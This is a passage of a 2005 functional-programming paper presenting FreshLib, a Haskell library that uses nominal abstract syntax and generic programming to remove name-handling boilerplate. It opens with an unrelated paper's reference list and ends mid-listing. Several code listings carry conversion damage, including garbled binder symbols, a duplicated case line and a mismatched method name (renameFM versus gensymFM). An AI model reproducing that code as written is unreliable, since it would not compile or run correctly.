- [8] FEDERHEN, S. A mathematical semantics for PLANNER. Master's thesis, University of Maryland, 1980.
- [9] FOSCA GIANNOTTI, D. P., AND ZANIOLO, C. Semantics and expressive power of nondeterministic constructs in deductive databases. *Journal of Computer and System Sciences* 62, 1 (2001), 15–42.
- [10] FRIEDMAN, D. P., AND KISELYOV, O. A declarative applicative logic programming system. <http://kanren.sourceforge.net/>, 2005.
- [11] HINZE, R. Deriving backtracking monad transformers. In *ICFP '00: Proceedings of the 5th ACM SIGPLAN International Conference on Functional Programming* (2000), ACM Press, pp. 186–197.

- [12] JONES, M. P., AND DUPONCHEL, L. Composing monads. Tech. Rep. YALEU/DCS/RR-1004, Department of Computer Science, Yale University, New Haven, 1993.
- [13] KISELYOV, O. How to remove a dynamic prompt: static and dynamic delimited continuation operators are equally expressible. Tech. Rep. TR611, Department of Computer Science, Indiana University, 2005.
- [14] LIANG, S., HUDAQ, P., AND JONES, M. Monad transformers and modular interpreters. In *POPL '95: Proceedings of the 22nd ACM SIGPLAN-SIGACT symposium on Principles of programming languages* (New York, NY, USA, 1995), ACM Press, pp. 333–343.
- [15] McCARTHY, J. A Basis for a Mathematical Theory of Computation. In *Computer Programming and Formal Systems* (1963), P. Braffort and D. Hirschberg, Eds., North-Holland, Amsterdam, pp. 33–70.
- [16] MOGGI, E. An abstract view of programming languages. Tech. Rep. ECS-LFCS-90-113, Laboratory for Foundations of Computer Science, Department of Computer Science, University of Edinburgh, 1990.
- [17] MOGGI, E. Notions of computation and monads. *Information and Computation* 93, 1 (1991), 55–92.
- [18] NAISH, L. Pruning in logic programming. Tech. Rep. 95/16, Department of Computer Science, University of Melbourne, Melbourne, Australia, June 1995.
- [19] PEYTON JONES, S. L., AND SHIELDS, M. B. Practical type inference for arbitrary-rank types. <http://research.microsoft.com/~simonpj/papers/putting/>, Apr. 2004.
- [20] PIERCE, B. C., ET AL. What is MonadPlus good for? <http://www.haskell.org/pipermail/haskell-cafe/2005-February/009072.html>, Feb. 2005.
- [21] ROUNDY, D. What is MonadPlus good for? <http://www.haskell.org/pipermail/haskell-cafe/2005-February/009081.html>, Feb. 2005.
- [22] ROY, P. V. 1983–1993: The wonder years of sequential Prolog implementation. *Journal of Logic Programming* 19–20 (1994), 385–441.
- [23] SERES, S., SPIVEY, J. M., AND HOARE, C. A. R. Algebra of Logic Programming. In *ICLP* (1999), pp. 184–199.
- [24] SHAN, C. Shift to control. In *Proceedings of the 5th workshop on Scheme and Functional Programming* (2004), O. Shivers and O. Waddell, Eds., pp. 99–107. Technical report, Computer Science Department, Indiana University, 2004.
- [25] SISKIND, J. M., AND McALLESTER, D. A. Nondeterministic Lisp as a substrate for constraint logic programming. In *AAAI-93: Proceedings of the 11th National Conference on Artificial Intelligence* (11–15 July 1993), AAAI Press, pp. 133–138.
- [26] SPIVEY, J. M. Combinators for breadth-first search. *Journal of Functional Programming* 10, 4 (2000), 397–408.
- [27] TULLSEN, M. First class patterns. In *Practical Aspects of Declarative Languages, 2nd International Workshop* (2000), E. Pontelli and V. S. Costa, Eds., vol. 1753 of *Lecture Notes in Computer Science*, Springer-Verlag, pp. 1–15.
- [28] TURK, R. What is MonadPlus good for? <http://www.haskell.org/pipermail/haskell-cafe/2005-February/009086.html>, Feb. 2005.
- [29] WADLER, P. L. Comprehending monads. *Mathematical Structures in Computer Science* 2, 4 (1992), 461–493.
- [30] WADLER, P. L. The essence of functional programming. In *POPL '92: Proceedings of the 19th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages* (1992), ACM Press, pp. 1–14.
- [31] WAND, M., AND VAILLANCOURT, D. Relating models of backtracking. In *ACM SIGPLAN International Conference on Functional Programming* (2004), pp. 54–65.

# Scrap your Nameplate

## (Functional Pearl)

James Cheney

University of Edinburgh  
Edinburgh, United Kingdom  
jcheney@inf.ed.ac.uk

### Abstract

Recent research has shown how *boilerplate* code, or repetitive code for traversing datatypes, can be eliminated using generic programming techniques already available within some implementations of Haskell. One particularly intractable kind of boilerplate is *nameplate*, or code having to do with names, name-binding, and fresh name generation. One reason for the difficulty is that operations on data structures involving names, as usually implemented, are not regular instances of standard *map*, *fold*, or *zip* operations. However, in *nominal abstract syntax*, an alternative treatment of names and binding based on swapping, operations such as  $\alpha$ -equivalence, capture-avoiding substitution, and free variable set functions are much better-behaved.

In this paper, we show how nominal abstract syntax techniques similar to those of FreshML can be provided as a Haskell library called *FreshLib*. In addition, we show how existing generic programming techniques can be used to reduce the amount of nameplate code that needs to be written for new datatypes involving names and binding to almost nothing—in short, how to *scrap your nameplate*.

**Categories and Subject Descriptors** D.3.3 [Programming Languages]: Language Constructs and Features

**General Terms** Languages

**Keywords** generic programming, names, binding, substitution

### 1. Introduction

Many programming tasks in a statically typed programming language such as Haskell are more complicated than they ought to be because of the need to write “boilerplate” code for traversing user-defined datatypes. *Generic programming* (the ability to write programs that work for any datatype) was once thought to require significant language extensions or external tools (for example, Generic Haskell [20]). However, over the last few years it has been shown by several authors that a great deal of generic programming can be performed safely using well-understood existing extensions to Haskell (using Hinze and Peyton Jones’ *derivable*

*type classes* [13], or Lämmel and Peyton Jones’ *scrap your boilerplate* (SYB) approach [17, 18, 19] or even entirely within Haskell 98 (using Hinze’s *generics for the masses* [12])). Using these techniques it is possible to eliminate many forms of boilerplate code.

One form of boilerplate that is especially annoying is what we shall call *nameplate*: code that deals with names, fresh name generation, equality-up-to-safe-renaming, free variables, and capture-avoiding substitution. The code to accomplish these tasks usually seems straightforward, even trivial, but nevertheless apparently must be written on a per-datatype basis. The main reason for this is that capture-avoiding substitution,  $FV(-)$ , and  $\alpha$ -equivalence are, as usually written, not uniform instances of *map*, *fold*, or *zip*. Although most cases are straightforward, cases involving variables or name-binding require special treatment. Despite the fact that it involves writing a lot of repetitive nameplate, the classical *first-order* approach to programming abstract syntax with names and binding is the most popular in practice.

One class of alternatives is name-free techniques such as *de Bruijn indices* [9] in which bound names are encoded using pointers or numerical indices. While often a very effective and practical implementation or compilation technique, these approaches are tricky to implement, hard for non-experts to understand, and do not provide any special assistance with open terms, fresh name generation or “exotic” forms of binding, such as pattern-matching constructs in functional languages. Also, for some tasks, such as inlining, name-free approaches seem to require more implementation effort while not being much more efficient than name-based approaches [15].

Another alternative is *higher-order abstract syntax* [24]: the technique of encoding object-language variables and binding forms using the variables and binding forms of the metalanguage. This has many advantages: efficient implementations of  $\alpha$ -equivalence and capture-avoiding substitution are inherited from the metalanguage, and all low-level name-management details (including side-effects) are hidden, freeing the programmer to focus on high-level problems instead. While this is a very powerful approach, most interesting programming tasks involving higher-order abstract syntax require *higher-order unification*, which is common in higher-order logic programming languages such as  $\lambda$ Prolog [23] but not in functional languages, Haskell in particular. Therefore, using higher-order abstract syntax in Haskell would require significant language extensions. Also, like name-free approaches, higher-order abstract syntax does not provide any special support for programming with open terms, fresh name generation, or exotic forms of binding.

A third alternative, which we advocate, is *nominal abstract syntax*, the swapping-based approach to abstract syntax with bound names introduced by Gabbay and Pitts [10, 11, 25] and employed in the FreshML (or FreshOCaml) [26, 30] and  $\alpha$ Prolog [7] languages. This approach retains many of the advantages of first-order abstract

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

ICFP’05 September 26–28, 2005, Tallinn, Estonia.  
Copyright © 2005 ACM 1-59593-064-7/05/0009...\$5.00.

syntax while providing systematic support for  $\alpha$ -equivalence and fresh name generation. Moreover, as we shall show, nominal abstract syntax can be implemented directly in Haskell using type classes, and the definitions of nameplate functions such as capture-avoiding substitution and free variables can be generated automatically for user-defined types. Thus, nominal abstract syntax and generic programming techniques can be fruitfully combined to provide much of the convenience of higher-order abstract syntax without sacrificing the expressiveness of first-order abstract syntax and without any language extensions beyond those needed already for generic programming in Haskell.

The purpose of this paper is to show how to *scrap your nameplate* by combining nominal abstract syntax with existing generic programming techniques available in Haskell implementations such as *ghc*. As illustration, we develop a small library called *FreshLib* for FreshML-style programming with nominal abstract syntax in Haskell. The main technical contribution of this paper over previous work on FreshML is showing how generic programming techniques already available in *ghc* can be used to eliminate most of the work in implementing capture-avoiding substitution and free-variables computations. Although our implementation uses advanced features currently present only in *ghc*, we believe our technique to be applicable in other situations as well.

The remainder of the paper is structured as follows. Section 2 provides a high-level overview and three examples of using *FreshLib* from the user’s point of view, emphasizing the fact that the library “just works” without the user needing to understand nominal abstract syntax or generic programming *a priori* or being obliged to write reams of boilerplate code. Section 3 introduces the key concepts of nominal abstract syntax and describes an initial, type class-based implementation of *FreshLib*. Section 4 shows how *FreshLib* can be made completely generic using Hinze and Peyton Jones’ *derivable type classes* [13] and Lämmel and Peyton Jones’ *scrap your boilerplate with class* [19]; this section is very technical and relies heavily on familiarity with Lämmel and Peyton Jones’ paper, so casual readers may prefer to skip it on first reading. Section 5 discusses extensions such as handling user-defined name types and alternative binding forms. Section 6 and Section 7 discuss related work and conclude.

## 2. *FreshLib* overview and examples

### 2.1 *FreshLib* basics

In nominal abstract syntax, it is assumed that one or more special data types of *names* is given. *FreshLib* provides a data type *Name* of string-valued names with optional integer tags:

```
data Name = Name String (Maybe Int)
```

with instances for *Eq*, *Show*, and other standard classes. By convention, user-provided names (written *a*, *b*, *c*) have no tag, whereas names generated by *FreshLib* (written *a<sub>0</sub>*, *b<sub>1</sub>*, etc.) are tagged.

The next ingredient of nominal abstract syntax is the assumption that all types involved in abstract syntax trees possess an  $\alpha$ -equivalence ( $\equiv_\alpha$ ) relation (in addition to some other functions which the casual user doesn’t need to know about):

```
class Nom a where
```

```
  - ==_\alpha - :: a → a → Bool
```

```
  -- other members discussed in Section 3
```

Any datatype involving *Names* and name-binding needs to be an instance of *Nom*; however, *FreshLib* provides instances for *Name*, the abstraction constructor (see below), and all of Haskell’s built-in types and constructors. Moreover, generic instances for user-defined datatypes can be derived automatically. As a result, the library user only needs to provide instances for *Nom* when the default behavior is not desired, e.g. when implementing a datatype with exotic binding structure (Section 5.3).

In addition, *FreshLib* provides a type constructor  $a \between b$  for name-abstractions, or data with binding structure:

```
data a \between b = a \between b
```

Syntactically, this is just pairing. However, when *a* is *Name* and *b* is an instance of *Nom*, *Name \between b* has special meaning: it represents elements of *b* with one bound *Name*. The provided instance declarations of *Nom* for *Name \between b* define ( $\equiv_\alpha$ ) as  $\alpha$ -equivalence, that is, equivalence up to safe renaming of bound names. For example, we have

```
> a \between a ==_\alpha b \between b
```

```
True
```

```
> a \between (a, b) ==_\alpha b \between (a, b)
```

```
False
```

```
> a \between b ==_\alpha b \between a
```

```
False
```

```
> c \between (a, c) ==_\alpha b \between (a, b)
```

```
True
```

Other types besides *Name* can also be treated as binders, but we will stick with *Name*-bindings only for now; we will discuss this further in Section 5.3.

The *Name* and  $- \between -$  types are meant to be incorporated into user-defined datatypes for abstract syntax trees involving names and binding. We will give examples in Section 2.2 and Section 2.3.

Another important component of nominal abstract syntax is the ability to generate fresh names. In Haskell, one way of accomplishing this is to use a monad. Rather than fixing a (probably too specific) monad and forcing all users of *FreshLib* to use it, *FreshLib* provides a type class of *freshness monads* that can rename existing names to fresh ones:

```
class Monad m ⇒ FreshM m where
```

```
  renameFM :: Name → m Name
```

One application of the freshness monad is to provide a monadic destructor for *Name \between a* that freshens the bound name:

```
unAbs :: FreshM m ⇒ Name \between a → m (Name, a)
```

Unlike in FreshML, pattern matching against the abstraction constructor  $\between$  does not automatically freshen the name bound by the abstraction; instead, we need to use the *unAbs* destructor to explicitly freshen names.<sup>1</sup>

In addition to providing  $\alpha$ -equivalence, *FreshLib* also provides type classes *Subst* and *FreeVars{-}* that perform capture-avoiding substitution and calculate sets of free names:

```
class Subst t u where
```

```
  [- ↦ -] - :: FreshM m ⇒ Name → t → u → m u
```

```
class FreeVars{t} u where
```

```
  FV{t}(-) :: u → [Name]
```

Intuitively, *Subst t u* provides a substitution function that replaces variables of type *t* in *u*; similarly, *FreeVars{t} u* provides a function that calculates a list of the free variables of type *t* in *u*. Note that for *Subst*, we may need to generate fresh names (e.g. when substituting into an abstraction), so we need to work in some freshness monad *m*. For *FreeVars{t}*, fresh name generation is not needed; however, we do need to specify the type *t* whose free variables we seek.<sup>2</sup> Appropriate instances of *Subst* and *FreeVars{-}* for *Name*,  $\between$ , and all built-in datatypes are provided.

<sup>1</sup> We could hide the constructor  $\between$  using Haskell’s module system and instead only export a constructor *abs* :: *a* → *b* → *a \between b* and the destructor *unAbs*; this would legislate that abstractions can only be unpacked using *unAbs*. But, this would force freshening (and require computation to take place in a monad) even when unnecessary. For the same reason, the current version of FreshML also provides two ways of pattern matching abstractions, one that freshens and one that does not.

<sup>2</sup> Explicit type-passing *f{t}* is not allowed in Haskell, but can be simulated by passing a *dummy argument* of type *t* (for example, *undefined :: t*)

```

module Lam where
import FreshLib
data Lam = Var Name
  | App Lam Lam
  | Lam (Name  $\backslash\backslash$  Lam)
deriving (Nom, Eq, Show)
instance HasVar Lam where
  is_var (Var x) = Just x
  is_var _ = Nothing

```

```

Figure 1. Nameplate-free implementation of Lam
cbn_eval :: FreshM m  $\Rightarrow$  Lam  $\rightarrow$  m Lam
cbn_eval (App t1 t2) = do w  $\leftarrow$  cbn_eval t1
                           case w
                           of Lam (a  $\backslash\backslash$  u)  $\rightarrow$ 
                               do v  $\leftarrow$  [a  $\mapsto$  t2]u
                                   cbn_eval v
                                    $\_ \rightarrow$  return (App w t2)
                            $\_ \rightarrow$  return (App w t2)
cbn_eval x = return x

```

**Figure 2.** Call-by-name evaluation

Note that substitution and free variable sets are not completely type-directed calculations: we need to know something about the structure of  $t$  in each case. Specifically, we need to know how to extract a *Name* from a variable of type  $t$ . Therefore, *FreshLib* provides a class *HasVar* providing a function *is\_var* that tests whether the  $t$  value is a variable, and if so, extracts its name:

```

class HasVar t where
  is_var :: t  $\rightarrow$  Maybe Name

```

Once *HasVar t* is instantiated, instances of *Subst t u* and *FreeVars{t} u* are derived automatically.

*FreshLib* provides an instance of *HasVar Name*; a name can be considered as a variable that could be replaced with another name. For example,

```

> FV{Name}(a  $\backslash\backslash$  (a, b))
[b]
> runFM ((b  $\mapsto$  a)(a  $\backslash\backslash$  (a, b)))
a0  $\backslash\backslash$  (a0, a)

```

where *runFM* is a function that evaluates a monadic expression in a particular *FreshM FM*. (Recall that names of the form  $a_0, a_1, \dots$  are names that have been freshly generated by the *FreshM*.)

## 2.2 The lambda-calculus

We first consider a well-worn example: implementing the syntax,  $\alpha$ -equivalence, capture-avoiding substitution, and free variables functions of the untyped lambda-calculus. The idealized<sup>3</sup> Haskell code shown in Figure 1 is all that is needed to do this using *FreshLib*. First, we consider  $\alpha$ -equivalence on *Lam*-terms:

```

> Lam (a  $\backslash\backslash$  Var a) == $_{\alpha}$  Lam (b  $\backslash\backslash$  Var b)
True
> Lam (a  $\backslash\backslash$  Lam (a  $\backslash\backslash$  Var a)) == $_{\alpha}$ 
  Lam (b  $\backslash\backslash$  Lam (a  $\backslash\backslash$  Var b))
False
> Lam (a  $\backslash\backslash$  Lam (a  $\backslash\backslash$  Var a)) == $_{\alpha}$ 
  Lam (b  $\backslash\backslash$  Lam (a  $\backslash\backslash$  Var a))
True

```

Here are a few examples of substitution:

```

> runFM ((a  $\mapsto$  Var b)(Lam (b  $\backslash\backslash$  Var a)))
Lam b0  $\backslash\backslash$  (Var b)
> runFM ((a  $\mapsto$  Var b)(Lam (b  $\backslash\backslash$  Lam (a  $\backslash\backslash$  Var a))))

```

<sup>3</sup> There are a few white lies, which we will discuss in Section 4.3.

```

module PolyLam where
import FreshLib
data Type = VarTy Name
  | FnTy Type Type
  | AllTy (Name  $\backslash\backslash$  Type)
deriving (Nom, Show, Eq)
data Term = Var Name
  | App Term Term
  | Lam Type (Name  $\backslash\backslash$  Term)
  | TyLam (Name  $\backslash\backslash$  Term)
  | TyApp Term Type
deriving (Nom, Show, Eq)
instance HasVar Type where
  is_var (VarTy x) = Just x
  is_var _ = Nothing
instance HasVar Term where
  is_var (Var x) = Just x
  is_var _ = Nothing

```

**Figure 3.** Nameplate-free polymorphic lambda-calculus in *FreshLib*

*Lam b0  $\backslash\backslash$  (Lam a1  $\backslash\backslash$  (Var a1))*

Note that in the first example, capture is avoided by renaming  $b_0$ , while in the second, the substitution has no effect (up to  $\alpha$ -equivalence) because  $a$  is not free in the term. Here are some examples of  $FV\{-\}(-)$ :

```

> FV{Lam}(Lam (a  $\backslash\backslash$  App (Var a) (Var b)))
[b]
> FV{Lam}(App (Var a) (Var b))
[a, b]

```

Finally, we show how call-by-name evaluation can be implemented using *FreshLib*'s built-in substitution operation in Figure 2. Here is a small example:

```

> runFM (cbn_eval (App (Lam (a  $\backslash\backslash$  Lam (b  $\backslash\backslash$ 
  App (Var a) (Var b)))))
          Lam (b0  $\backslash\backslash$  App (Var b) (Var b0)))

```

## 2.3 The polymorphic lambda-calculus

While the above example illustrates correct handling of the simplest possible example involving one type and one kind of names, real languages often involve multiple types and different kinds of names. We now consider a more involved example: the *polymorphic lambda-calculus* (or *System F*), in which names may be used for either term variables or type variables. The *FreshLib* code for this is shown in Figure 3. Here are some examples:

```

> let t1 = AllTy (a  $\backslash\backslash$  FnTy (VarTy a) (VarTy b))
> let t2 = AllTy (b  $\backslash\backslash$  FnTy (VarTy a) (VarTy b))
> let t3 = AllTy (c  $\backslash\backslash$  FnTy (VarTy c) (VarTy b))
> t1 == $_{\alpha}$  t2
False
> t1 == $_{\alpha}$  t3
True

```

In addition, since we indicated (via *HasVar* instances) that *Type* has a variable constructor *VarTy* and *Term* has a variable constructor *Var*, appropriate implementations of  $[- \mapsto -]$  and  $FV\{-\}(-)$  are provided also.

```

> let tm = Lam (VarTy c) (a  $\backslash\backslash$  App (Var a) (Var b))
> FV{Term}(tm)
[b]
> FV{Type}(tm)

```

```

class FreshM m ⇒ PolyTCM m where
  bindTV :: Name → m a → m a
  bindV :: Name → Type → m a → m a
  lookupTV :: Name → m Bool
  lookupV :: Name → m (Maybe Type)
  errorTC :: String → m a

  wfTy :: PolyTCM m ⇒ Type → m ()
  wfTy (VarTy n) =
    do b ← lookupTV n
      if b then return ()
      else errorTC "Unbound variable"
  wfTy (FnTy t1 t2) = do wfTy t1
                           wfTy t2
  wfTy (AllTy abs) = do (a, ty) ← unAbs abs
                        bindTV a (wfTy ty)

  eqTy :: PolyTCM m ⇒ Type → Type → m ()
  eqTy ty1 ty2 =
    if ty1 ==α ty2 then return ()
    else errorTC "Type expressions differ"

  unFnTy :: PolyTCM m ⇒ Type → m (Type, Type)
  unFnTy (FnTy ty1 ty2) = return (ty1, ty2)
  unFnTy _ = errorTC "Expected function type"
  unAllTy :: PolyTCM m ⇒ Type → m (Name ∣ Type)
  unAllTy (AllTy abs) = return abs
  unAllTy _ = errorTC "Expected forall type"

```

**Figure 4.** Type well-formedness and utility functions

```

inferTm :: PolyTCM m ⇒ Term → m Type
inferTm (Var x) =
  do ty ← lookupV x
    case ty
    of Just ty' → return ty'
       Nothing →
         errorTC "Unbound variable"
  inferTm (App t1 t2) =
    do ty1 ← inferTm t1
       (argty, resty) ← unFnTy ty1
       ty2 ← inferTm t2
       eqTy argty ty2
       return resty
  inferTm (Lam ty abs) =
    do (a, t) ← unAbs abs
       ty' ← bindV a ty (inferTm t)
       return (FnTy ty ty')
  inferTm (TyApp tm ty) =
    do ty' ← inferTm tm
       wfTy ty
       abs ← unAllTy ty'
       (a, ty'') ← unAbs abs
       [a ↦ ty]ty''
  inferTm (TyLam abs) =
    do (a, tm) ← unAbs abs
       ty ← bindTV a (inferTm tm)
       return (AllTy (a ∣ ty))

```

**Figure 5.** Type checking for the polymorphic lambda-calculus

```

[c]
> FV{[Name]}(tm)
[c, b]
> runFM ([c ↦ AllTy (c ∣ VarTy c)]tm)
Lam (AllTy (c ∣ Var c)) (a0 ∣ App (Var a0)) (Var b))
> [b ↦ Var a]tm
Lam (VarTy c) (a0 ∣ App (Var a0)) (Var a))
> runTCM (inferTm
  (TyLam (t ∣ Lam (FnTy (VarTy t) (VarTy t))
    (a ∣ Lam (VarTy t)
      (b ∣ App (Var a) (Var b)))))))
  AllTy (t0 ∣ FnTy (FnTy (VarTy t0) (VarTy t0))
    (FnTy (VarTy t0) (VarTy t0)))

```

We stress that the code in Figure 3, Figure 4, and Figure 5 is a complete *FreshLib* program. No boilerplate code whatsoever needs to be written to make the above program work (unless you count instantiating *PolyTCM*).

On the other hand, since there is just one type *Name* of names, this implementation allows some nonsensical expressions to be formed that blur the distinction between type variables and term variables. This can be fixed by allowing multiple name-types. We return to this issue in Section 5.2.

## 2.4 A record calculus

As a final example, we sketch how the abstract syntax of a simple record calculus (an untyped fragment of part 2B of the POPLMark Challenge [5]) can be implemented in *FreshLib*. This calculus provides record constructors  $\{l_1 = e_1, \dots, l_n = e_n\}$ , field lookups  $e.l$ , and pattern matching  $let p = e in e'$ , where patterns  $p$  consist of either pattern variables  $x$  or record patterns  $\{l_1 : p_1, \dots, l_n : p_n\}$ . In both record expressions and record patterns, labels must be distinct; in patterns, variables must be distinct. The pattern variables in  $let p = e in e'$  are considered bound in  $e'$ .

To represent this abstract syntax, we augment the *Lam* type as follows:

```

data Lam = ...
| Rec [(Label, Lam)]
| Deref Lam Label
| Let Lam (Pat ∣ Lam)
data Pat = PVar Name
| PRec [(Label, Pat)]

```

The *Let* constructor encodes the syntax  $let p = e in e'$  as  $Let e (p ∣ e')$ . So far, we have not given any special meaning to  $t ∣ u$  except when  $t$  is *Name*. In fact, *FreshLib* provides a type class *BType* for those types that can be bound on the left-hand side of an abstraction. So, to provide the desired behavior for pattern binding, we only need to instantiate *BType Pat*. The internal workings of the *BType* class and implementation of the instance *BType Pat* are deferred to Section 5.3.

This technique does not automatically equate expressions (or patterns) up to reordering of labels in record expressions, but this behavior can be provided by suitable specializations of *Nom*, *BType*, and *Eq*.

### 3. Implementation using type classes

In this section, we will show how a first approximation of *FreshLib* can be implemented using type classes in Haskell. The implementation in this section requires liberal amounts of boilerplate per user-defined datatype; however, this boilerplate can be eliminated using advanced generic programming techniques, as shall be shown in Section 4.

#### 3.1 Names and nominal types

As described earlier, *Name* consists of strings with optional integer tags:

```
data Name = Name String (Maybe Int)
```

The aforementioned convention that user-provided names are untagged helps avoid collisions with names generated by *FreshLib*. This could be enforced by making *Name* abstract.

A key ingredient of nominal abstract syntax (which we glossed over earlier) is the assumption that all types of interest possess a *name-swapping* operation ( $\bullet$ ), which exchanges two names within a value, and a *freshness* operation ( $\#$ ), which tests that a name does not appear “free” in a value. These two operations can be used as building blocks to formalize  $\alpha$ -equivalence ( $\equiv_\alpha$ ) in a particularly convenient way: in particular, it is not necessary to define  $\alpha$ -equivalence in terms of capture-avoiding renaming and fresh name generation. The *Nom* type class includes the four functions:

```
class Nom a where
  - • - :: Trans → a → a
  - ⊙ - :: Perm → a → a
  π ⊙ x = foldr (- • -) x π
  - # - :: Name → a → Bool
  - ≡_α - :: a → a → Bool
```

where the types

```
data Trans = (Name↔Name)
type Perm = [Trans]
```

indicate pairs or lists of pairs of names considered as transpositions or permutations respectively. The notation  $(a \leftrightarrow b)$  indicates a transposition (swapping) of two names  $a$  and  $b$ . Note that the permutation-application function ( $\odot$ ) just applies each of the transpositions in a list from right to left; it is convenient in the *BType* class in Section 5.3.

Obviously, the instance *Nom Name* needs to spell out how name-swapping, freshness and  $\alpha$ -equivalence behave for names:

```
instance Nom Name where
  (a ↔ b) • c | a == c = b
  | b == c = a
  | otherwise = c
  a # b = a /= b
  a ≡_α b = a == b
```

We also provide a number of instance declarations for built-in datatypes and type constructors. For base types, these functions are trivial; for built-in type constructors such as lists and pairs, we just proceed recursively:

```
instance Nom Int where
  τ • i = i
  a # i = True
  i ≡_α j = i == j
```

```
instance Nom a ⇒ Nom [a] where
  τ • l = map (τ • -) l
  a # l = all (a # -) l
  l ≡_α l' = all (map (λ(x, y) → x ≡_α y) (zip l l'))
```

```
instance (Nom a, Nom b) ⇒ Nom (a, b) where
  τ • (x, y) = (τ • x, τ • y)
  a # (x, y) = a # x ∧ a # y
```

$$(x, y) \equiv_\alpha (x', y') = x \equiv_\alpha x' \wedge y \equiv_\alpha y'$$

-- etc...

#### 3.2 Abstraction types

So far none of the types discussed binds any names. We now consider the type constructor  $\{\!\!\{ \cdot \}\!\!\}$  for *name-abstractions*, i.e. values with one bound name. Recall that the abstraction type was defined as:

```
data a {\!\!\{ t = a {\!\!\{ t
```

Structurally, this is just a pair of an  $a$  and a  $t$ . However, we provide an instance declaration for *Nom* (*Name*  $\{\!\!\{ t$ ) that gives it a special meaning:

```
instance Nom t ⇒ Nom (Name {\!\!\{ t) where
  τ • (a {\!\!\{ x) = (τ • a) {\!\!\{ (τ • x)
  a # (b {\!\!\{ t) = a == b ∨ a # t
  (a {\!\!\{ x) ≡_α (b {\!\!\{ y) = (a == b ∧ x ≡_α y) ∨
    (a # y ∧ x ≡_α (a ↔ b) • y)
```

Swapping is purely structural, but freshness and  $\alpha$ -equivalence are not. In particular, a name is fresh for an abstraction if it is bound immediately or if it is fresh for the body of the abstraction. Similarly, two abstractions are  $\alpha$ -equivalent if they are literally equal or if the name bound on one side is fresh for the body on the other side, and the bodies are equal modulo swapping the bound names.

This definition of  $\alpha$ -equivalence has been studied by Gabbay and Pitts [10, 11, 25] and shown to be equivalent to the classical definition; earlier, a swapping-based definition was used by McKinnna and Pollack [22] in a formal verification of properties of the  $\lambda$ -calculus. A key advantage (from the point of view of Haskell programming) is that unlike the classical definition, our definition does not require performing fresh name generation and capture-avoiding renaming in tandem with  $\alpha$ -equivalence testing. As a result,  $(\equiv_\alpha)$  can be given the same type as  $(=)$ , and can be used as an equality function for nominal abstract syntax trees.

#### 3.3 Freshness monads

The ability to swap names and test for freshness and  $\alpha$ -equivalence is not enough for most applications. For example, to define capture-avoiding substitution, we need to be able to choose fresh names so that substitutions can be safely pushed inside abstractions. In Haskell, name-generation is usually performed using a monad [4].

In fact, different applications (e.g., parsing, typechecking, code generation) typically employ different monads. For example, it is not unusual to use a single monad for both maintaining a type-checking or evaluation environment and generating fresh names. For our purposes, we only need to know how to generate fresh names. Therefore, we define a type class of *freshness monads* (cf. Section 2) in which any computation involving a choice of fresh names can take place.

```
class Monad m ⇒ FreshM m where
```

```
  renameFM :: Name → m Name
```

Functions such as capture-avoiding substitution can then be parameterized over all freshness monads, rather than needing to be specialized to a particular one.

We also define the monadic destructor *unAbs* for unpacking an abstraction and freshening the bound name:

```
unAbs :: FreshM m ⇒ Name {\!\!\{ a → m (Name, a)
unAbs (a {\!\!\{ x) = do b ← renameFM a
                        return (b, (a ↔ b) • x)
```

Finally, we provide a default freshness monad *FM* that simply maintains an integer counter:

```
data FM a = FM (Int → (a, Int))
instance Monad FM where
  -- omitted
```

```

instance FreshM FM where
  gensymFM s = FM (λn → (Name s (Just n), n + 1))
  runFM    :: FM a → a
  runFM m = let FM (a, _) = m 0 in a

```

### 3.4 Capture-avoiding substitution and free variables

We now show how to implement the type classes for capture-avoiding substitution and calculating sets of free variables. For *Subst*, recall that the class definition was:

```

class Subst t u where
  [− ↦ −] − :: FreshM m ⇒ Name → t → u → m u
We first provide instances for built-in types. In all cases, capture-avoiding substitution commutes with the existing structure. Note that no renaming needs to be performed in any of these cases.
instance Subst t Int where
  [n ↦ t]i = return i
instance Subst t a ⇒ Subst t [a] where
  [n ↦ t]l = mapM ([n ↦ t]−) l
instance (Subst t a, Subst t b) ⇒ Subst t (a, b) where
  [n ↦ t](a, b) = do a' ← [n ↦ t]a
                  b' ← [n ↦ t]b
                  return (a', b')
-- etc...

```

Next, we provide an instance of *Subst Name Name*: that is, a name can be substituted for another name.

```

instance Subst Name Name where
  [a ↦ b]c = if a == c then b else c

```

Finally, we provide an instance for abstractions: if we know how to substitute for *t* in *a*, then we can also substitute for *t* in *Name*  $\setminus\!\! \setminus$  *a*, first using *unAbs* to freshen the bound name.

```

instance Subst t a ⇒ Subst t (Name  $\setminus\!\! \setminus$  a) where
  [n ↦ t]abs = do (a, x) ← unAbs abs
                  x' ← [n ↦ t]x
                  return (a  $\setminus\!\! \setminus$  x')

```

The class *FreeVars{−}* is defined as follows:

```

class FreeVars{t} u where
  FV{t}(−) :: u → [Name]

```

As explained in Section 2, the type parameter *t* is realized as a dummy argument *undefined :: t* needed only as a typechecking hint. We can now implement the basic cases for built-in types:

```

instance FreeVars{t} Int where
  FV{t}(i) = []
instance FreeVars{t} a ⇒ FreeVars{t} [a] where
  FV{t}(l) = foldl union [] (map (FV{t}(−)) l)
instance
  (FreeVars{t} a, FreeVars{t} b) ⇒ FreeVars{t} (a, b)
where
  FV{t}(x, y) = FV{t}(x) ∪ FV{t}(y)

```

Next, we provide an instance of *FreeVars{Name}* *Name*:

```

instance FreeVars{Name} Name where
  FV{Name}(x) = [x]

```

Finally, for abstractions, we compute the free variables of the body and then filter out the bound name:

```

instance
  (Nom a, FreeVars{t} a) ⇒ FreeVars{t} (Name  $\setminus\!\! \setminus$  a)
where
  FV{t}(a  $\setminus\!\! \setminus$  x) = FV{t}(x) \setminus [a]

```

Note that in this approach, the *HasVar* class is not used. As a result, instances of *Subst* and *FreeVars{−}* for user-defined datatypes must be provided instead. Such instances have special behavior only for cases involving variables of type *t*; all other cases are straightforward recursion steps (see Figure 6).

```

instance Nom Lam where
  τ • (Var c) = Var (τ • c)
  τ • (App t u) = App (τ • t) (τ • u)
  τ • (Lam abs) = Lam (τ • abs)
  a # (Var c) = a # c
  a # (App t u) = a # t ∧ a # u
  a # (Lam abs) = a # abs
  (Var n) ==α (Var m) = n == m
  (App t1 t2) ==α (App u1 u2) = t1 ==α u1 ∧ t2 ==α u2
